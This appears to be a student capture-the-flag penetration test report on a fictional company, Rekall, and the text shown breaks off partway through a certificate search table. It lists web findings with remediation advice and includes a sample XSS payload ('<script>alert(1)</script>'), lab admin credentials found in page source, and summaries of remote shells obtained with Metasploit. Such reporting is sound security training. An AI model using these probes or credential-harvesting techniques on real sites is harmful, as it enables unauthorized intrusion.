Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

<u>Student Note</u>: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Kaden Penetration Testing (KPT)
Contact Name	Kaden Anderson
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	02/05/2024	Kaden A.	null
002	02/06/2024	Kaden A.	Finalized Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Proactive Security Evaluation Initiative
- Knowledgeable on potential vulnerabilities
- Unique access passwords for each host
- Input validation in multiple areas on the webpage

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak employee password Practices
- High web app vulnerability
- Out-of-date software versions
- Out-of-date service version
- Unauthorized user Access Control
- Unnecessary open ports

Executive Summary

Kaden Penetration Testing (KPT) used a variety of techniques and tools a real cybersecurity threat, or an “attacker”, would use. These tools include Metasploit for exploitation of vulnerable software, Nessus for known-vulnerability scanning, and NMap for network scanning.

Listed below in the “*Summary Vulnerability Overview*” are detailed examples of vulnerability exploitation.

First, KPT examined (192.168.14.35), which is TotalRekall’s main front-facing website for clients. Each webpage was vulnerable to attacks which would disrupt a normal user from accessing the site. Depending on the type of attacker, this could lead to normal users being prevented from accessing web pages, or complete destruction or takeover of the host (192.168.14.35). Lack of input validation and the admin login credentials within the HTML source code would allow an attacker to cause significant costs and damages. Using best-practice User-Access-Control techniques and Input Validation would prevent most attackers from being able to exploit TotalRekall’s Web App.

For the local Linux machines in TotalRekall’s local network, an NMap scan revealed vulnerable ports, software, and services an attacker could use to exploit known vulnerabilities. Due to there being many software and services having outdated versions an attacker is able to exploit known-vulnerabilities using Metasploit. There were multiple instances where a user was able to gain remote shell access with root privileges. Most of these vulnerabilities could be mitigated by updating software and services, or disabling unnecessary ports and services completely.

Similarly to the Linux machines, the Windows machines had a similar issue with outdated software and services, along with vulnerable ports. These vulnerabilities can enable an attacker to gain remote-shell access. Most of these vulnerabilities could be mitigated by updating software and services, or disabling unnecessary ports and services completely. A more specific issue related to the Windows OS was the unnecessary “scheduled tasks” on the windows hosts. This would allow an attacker to gain persistent access to the network if modified. Additionally, employee passwords were able to be exploited due to commonly used passwords and/or weak password practices.

Summary Vulnerability Overview

Vulnerability	Severity
Sensitive directories and files in robots.txt file	**Medium**
Local File Inclusion	**Critical**
Website vulnerable to XSS	**Critical**
Admin Credentials in HTML source page	**Critical**
Sensitive Data Exposure - WHOIS	**low**
Sensitive Data Exposure - TXT Records	**low**
Sensitive Data Exposure - Website Certificate	**low**
Exposed IP Addresses and Ports	**High**
Aggressive NMAP Scan	**High**
Nessus Scan	**High**
Remote Shell - Apache Struts Vulnerability	**Critical**
XSS - User Comments	**Critical**
Remote Shell - Apache Shellshock Vulnerability	**Critical**
Sensitive Data Exposure - Github Repository	**High**
VPN Infiltration - 172.22.117.20	**High**
Remote Shell - SLMail Vulnerability	**Critical**
Unnecessary Scheduled Tasks - Network Persistence	**High**
Dictionary Password Hash Attack	**High**
Remote Shell - Tomcat Vulnerability	**Critical**
Command Injection	**Critical**


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	totalrekall.xyz 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35 172.22.117.20
Ports	4444 8009 8080 80 22


Exploitation Risk	Total

Critical	9
High	7
Medium	1
Low	3


Vulnerability Findings

Vulnerability 1	Findings
Title	Sensitive directories and files in robots.txt file
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Typing 192.168.14.35/robots.txt in the URL bar allows an attacker to access and view the robots.txt file. This is not a severe vulnerability, but may allow an attacker to more easily target sensitive files and/or directories.
Images	 User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35
Remediation	● Strengthen Access Controls; deny unauthorized users access. ● Ensure that only essential directories and URLs are listed in the robots.txt file.

Vulnerability 2	Findings
Title	Local File Inclusion


Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Users are allowed to upload any file-type on site. Attackers could upload a malicious (.php) file, instead of an image.
Images	 of your dream adventure! Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 5 is mmssdi73g
Affected Hosts	192.168.14.35
Remediation	Restrict the file-type being uploaded, to (.jpg) or (.png), using server-side validation or client-side input validation.

Vulnerability 3	**Findings**
Title	Site vulnerable to XSS
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	Critical
Description	An attacker is able to encode data to the site using XSS. An attacker is able to input a script, such as <script>alert(1)</script> to allow for unintended use.


Images	 Begin by entering your name below! <script>alert(1)</script> Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf
Affected Hosts	192.168.14.35
Remediation	Input Validation on any user input.

Vulnerability 4	**Findings**
Title	Admin Credentials in HTML source page
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	Critical
Description	An attacker can view admin login credentials directly within the HTML coding.

Images




```
<div id="main">

    <p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >

</div>
```




Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools


Affected Hosts	192.168.14.35
Remediation	sanitize the HTML source code to prevent anyone from viewing sensitive data.


Vulnerability 5	Findings
Title	Sensitive Data Exposure - WHOIS
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	low
Description	Using google and other tools, an attacker can lookup the WHOIS records and find sensitive info.

Images	 clientDeleteProhibited https://icann.org/epp#clientDelete Prohibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309
Affected Hosts	totalrekall.xyz
Remediation	Sanitize the info being shared in the WHOIS records. This info is public.

Vulnerability 6	Findings
Title	Sensitive Data Exposure - TXT Records
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	low
Description	An attacker can gain access to sensitive information on the DNS .TXT records using OSINT techniques.


<table>
<tr><td><b>Images</b></td><td>
SuperTool Beta7
totalrekall.xyz
TXT Lookup
txt:totalrekall.xyz Find Problems txt
<table>
<tr><th>Type</th><th>Domain Name</th><th>TTL</th><th>Record</th></tr>
<tr><td>TypeTXT</td><td>Domain Nametotalrekall.xyz</td><td>TTL60 min</td><td>Record"flag2 is 7sk67cjsdbs"</td></tr>
</table>
<table>
<tr><th></th><th>Test</th><th>Result</th></tr>
<tr><td>Status✓</td><td>NameDNS Record Published</td><td>ResponseDNS Record found</td></tr>
</table>
Your DNS hosting provider is "GoDaddy" Need Bulk Dns Pro
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>totalrekall.xyz</td></tr>
<tr><td><b>Remediation</b></td><td>Sanitize public TXT records</td></tr>
</table>

<table>
<tr><th>Vulnerability 7</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Sensitive Data Exposure - Website Certificate</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Web app</td></tr>
<tr><td><b>Risk Rating</b></td><td>low</td></tr>
<tr><td><b>Description</b></td><td>A search done on the website certificate displays sensitive information.</td></tr>
<tr><td><b>Images</b></td><td>
crt.sh/?q=totalrekall.xyz
crt.sh Identity Search Group by Issuer
Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'
<table>
<tr><th>crt.sh ID</th><th>Logged At ⇧</th><th>Not Before</th><th>Not After</th><th>Common Name</th><th>Matching Identities</th><th>Issuer Name</th></tr>
<tr><td>9436388643</td><td>2023-05-20</td><td>2023-05-20</td><td>2024-05-20</td><td>www.totalrekall.xyz</td><td>www.totalrekall.xyz</td><td>C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</td></tr>
<tr><td>9424423941</td><td>2023-05-18</td><td>2023-05-18</td><td>2024-05-18</td><td>totalrekall.xyz</td><td>totalrekall.xyz</td><td>C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</td></tr>
